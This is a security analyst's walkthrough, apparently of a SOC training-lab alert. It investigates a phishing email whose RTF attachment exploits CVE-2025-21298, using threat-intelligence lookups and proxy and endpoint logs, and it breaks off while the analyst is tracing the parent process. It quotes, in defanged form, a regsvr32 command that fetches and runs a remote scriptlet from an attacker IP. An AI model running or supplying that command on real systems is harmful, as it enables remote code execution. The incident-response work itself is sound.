abc1230940/soc336-windows-ole-zero-click-rce-exploitation-detected-cve-2025-21298
SOC336 - Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298) Walkthrough








One of our employees Austin received a phishing email from a suspicious sender and an alert was triggered after he opened the email using Outlook At Feb, 04, 2025, 04:18 PM. The trigger reason was "Malicious RTF attachment identified with known CVE-2025-21298 exploit pattern" .

EventID : 314
Event Time : Feb, 04, 2025, 04:18 PM (I think it was wrong)
Rule : SOC336 - Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298)
Level : Security Analyst
SMTP Address : 84.38.130.118
Source Address : [email protected]
Destination Address : [email protected]
E-mail Subject : Important: Action Required for Upcoming Project Deadline
Attachment : mail.rtf
Attachment Hash : df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184
Device Action : Allowed
Trigger Reason : Malicious RTF attachment identified with known CVE-2025-21298 exploit pattern.
Let's dig into the Email Security, Log Management and Endpoint Security Log for the alert triage.

I searched the sender address projectmanagement@pm[.]me and clicked the email "Important: Action Required for Upcoming Project Deadline" sent at 05:12 AM on the same day, which was weird to me because the urgent tones and wordings like "Important" and "Action Required" gave me an insight of a phishing email.

I searched the domain pm[.]me on VirusTotal and only 1 vendor decided it as suspcious.

However, when I searched the SMTP Address 84[.]38[.]130[.]118, 7 vendors flagged it as Malicious and Malware and it was related to SILVER C2 server.


84[.]38[.]130[.]118 was also found in AbuseIPDB database. It locates at Riga, Riga, Latvia, belongs to the domain name rixhost.lv and categorized as DDoS Attack, Hacking and Exploited Host.

Finally I searched the hash df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184 of the attachment mail.rtf on VirusTotal and 29 out of 61 vendors flagged the attachment as Malicious. It belongs to the malware family rtfmalformb and it was associated with the vulnerability CVE-2025-21298.
It was confirmed that a phishing email with a malicious attachment was sent to Austin.
Let's investigate if there were suspicious activities after 05:12 AM when Austin opened the phishing email.

I first checked the proxy log and searched the malicious IP address of the sender 84[.]38[.]130[.]118, discovering that at 08:06 AM there was a HTTP GET Request to the malcious IP Address with an URL hxxp://84[.]38[.]130[.]118/shell[.]sct initiated by cmd.exe, downloading a Windows scriptlet file. The Response code was 200 OK, indicating that the outbound traffic was allowed and not blocked by the firewall. it was unusual to get a script file which possibly contained reverse shell script.


Since the outbound traffic to the malicious IP Address was initiated by cmd.exe, I first checked the terminal history and found that at 08:06:08 AM a command "C:\Windows\System32\cmd.exe /c regsvr32.exe /s /u /i:hxxp[://]84[.]38[.]130[.]118[.]com/shell[.]sct scrobj.dll" was executed to spawn regsvr32.exe to fetch the script file from the malicious IP address by scrobj.dll
Using the built-in utilities in Windows to fetch the script can leave minimal traces on the system, making reverse engineering and malware analysis process more difficult!

It was confirmed that there was a connection to the malicious IP 84[.]38[.]130[.]118 at 08:06:42 AM, after the event of execution of command.
So why cmd.exe was executed by just clicking an email? While any evidence of downloading the malicious attachment of mail.rtf by Austin was not found, I checked the endpoint logs and searched any event around 08:06 AM.

Process ID: 7023
Event time: Feb 04 2025 08:06:25
Commandline: "regsvr32.exe /s /u /i:hxxp[://]84[.]38[.]130[.]118[.]com/shell[.]sct scrobj.dll"
Parent Process: cmd.exe

OK then Let's see the parent proccess cmd.exe
Process ID: 6784
